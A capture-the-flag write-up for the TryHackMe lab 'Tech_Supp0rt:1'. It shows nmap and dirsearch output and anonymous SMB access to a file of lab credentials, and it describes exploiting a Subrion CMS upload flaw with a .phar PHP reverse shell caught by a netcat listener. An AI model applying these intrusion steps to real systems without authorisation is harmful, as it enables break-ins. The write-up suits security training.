

## Tech\_Supp0rt:1 – TryHackMe

*A box of how a scammer's server got hacked due to some unpatched vulnerabilities.*


*Nmap scan – identifies the open ports:*

*22/tcp – ssh(secure shell)*

*80/tcp – HTTP*

*139/tcp – Netbios-ssn*


*445/tcp – SMB(samba share)*



```
due@dueresist: ~  
File Actions Edit View Help  
due@dueresist: ~/Downloads x due@dueresist: ~ x  
$ nmap -sC -sV -Pn -n -A 10.10.58.89  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-16 14:17 EDT  
Nmap scan report for 10.10.58.89  
Host is up (0.18s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|_ 2048 10:8a:f5:72:d7:f9:7e:14:a5:c5:4f:9e:97:8b:3d:58 (RSA)  
|_ 256 7f:10:f5:57:41:3c:71:db:b5:5b:db:75:c9:76:30:5c (ECDSA)  
|_ 256 6b:4c:23:50:6f:36:00:7c:a6:7c:11:73:c1:a8:60:0c (ED25519)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)  
Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Host script results:  
| smb-security-mode:  
|_  account_used: guest  
|_  authentication_level: user  
|_  challenge_response: supported  
|_  message_signing: disabled (dangerous, but default)  
|_  smb2-security-mode:  
|_  3.1.1:  
|_  Message signing enabled but not required  
|_  smb2-time:  
|_  date: 2022-04-16T18:19:18  
|_  start_date: N/A  
|_  smb-os-discovery:  
|_  OS: Windows 6.1 (Samba 4.3.11-Ubuntu)  
|_  Computer name: techsupport  
|_  NetBIOS computer name: TECHSUPPORT\x00  
|_  Domain name: \x00  
|_  FQDN: techsupport  
|_  System time: 2022-04-16T23:49:17+05:30  
|_  _clock-skew: mean: -1h49m59s, deviation: 3h10m29s, median: 0s
```

*SSH seems like a dead end because we lack credentials to access the system.*

*Enumerating port 80 –HTTP displays a default apache web page where we can conclude the OS running is Linux OS.*



Performing a directory brute force using dirsearch found in <https://github.com/maurosoria/dirsearch> there were only 2 subdomains;

- Wordpress
- Test

```
$ python3 dirsearch.py -u http://10.10.58.89// -e php,html -x 400,401,403,404,502,200

dirsearch v0.4.2

Extensions: php, html | HTTP method: GET | Threads: 30 | Wordlist size: 9458
Output File: /home/due/Downloads/dirsearch/reports/10.10.58.89/--_22-04-16_14-32-16.txt
Error Log: /home/due/Downloads/dirsearch/logs/errors-22-04-16_14-32-16.log
Target: http://10.10.58.89//

[14:32:16] Starting:
[14:34:28] 301 - 309B - //test -> http://10.10.58.89/test/
[14:34:39] 301 - 0B - //wordpress/ -> http://10.10.58.89/wordpress/

Task Completed
```

Further enumerating wordpress using wpscan to obtain a potential vulnerability seemed like a dead end

Enumerating SMB I was able to login with no password and discovered a file called enter.txt which I was able to download and view its contents


```
(due@dueresist)-[~]
$ smbclient -L \\\\10.10.58.89\\websvr
Enter WORKGROUP\due's password:

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
websvr         Disk
IPC$           IPC       IPC Service (TechSupport server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
WORKGROUP

(due@dueresist)-[~]
$ smbclient \\\\10.10.58.89\\websvr
Enter WORKGROUP\due's password:
Try "help" to get a list of possible commands.
smb: \> ls
..                D          0      Sat May 29 03:17:38 2021
enter.txt         D          0      Sat May 29 03:03:47 2021
                  N      273   Sat May 29 03:17:38 2021
8460484 blocks of size 1024. 5698828 blocks available
smb: \> get enter.txt
getting file \enter.txt of size 273 as enter.txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \> |
```

*The content of enter.txt contains instructions and a username:admin & credentials.*





*After decoding the hashed password we obtain the above credentials.*

*One thing takes my attention, the subrion site*


```
(due@dueresist)-[~]  
$ cat enter.txt  
GOALS  
=====  
1)Make fake popup and host it online on Digital Ocean server  
2)Fix subrion site, /subrion doesn't work, edit from panel  
3)Edit wordpress website  
  
IMP  
=====  
Subrion creds  
└─>admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWck [cooked with magical formula]  
Wordpress creds  
└─>
```

*Navigating to the subrion site seems like a dead end but after intercepting with burpsuite and sending the request to the repeater with the path subrion/robots.txt, a path subrion/panel/ discovers a login page which after attempting the credentials under enter.txt we are able to login to the system.*







*During the enumeration process ,Wappalyzer reveals that the site is running Subrion as a CMS and I also discovered a file upload function in the sytem*



*Setting out to look for a specific CVE for the subrion CMS using searchsploit I discovered a file upload vulnerability*




*Download the code and edit changing the IP and paths*



*Exploiting the CMS gives us a connection a web shell...Hurray!!!!!!*


*We need more than just a web shell!!!!*






*After enumerating the system I was able to discover that the system accepts .phar extension upload*

*Navigated pentest monkey on Github where I was able to download and upload a php reverse shell on the system.*



*All I had to do was to change the IP to my tuno and the listening port to the port of my wish then creating a netcat listener where a connection was established after uploading the php reverse shell and navigating to its link.*



*Now we have a proper tty(TeleTYpewriter) shell.*

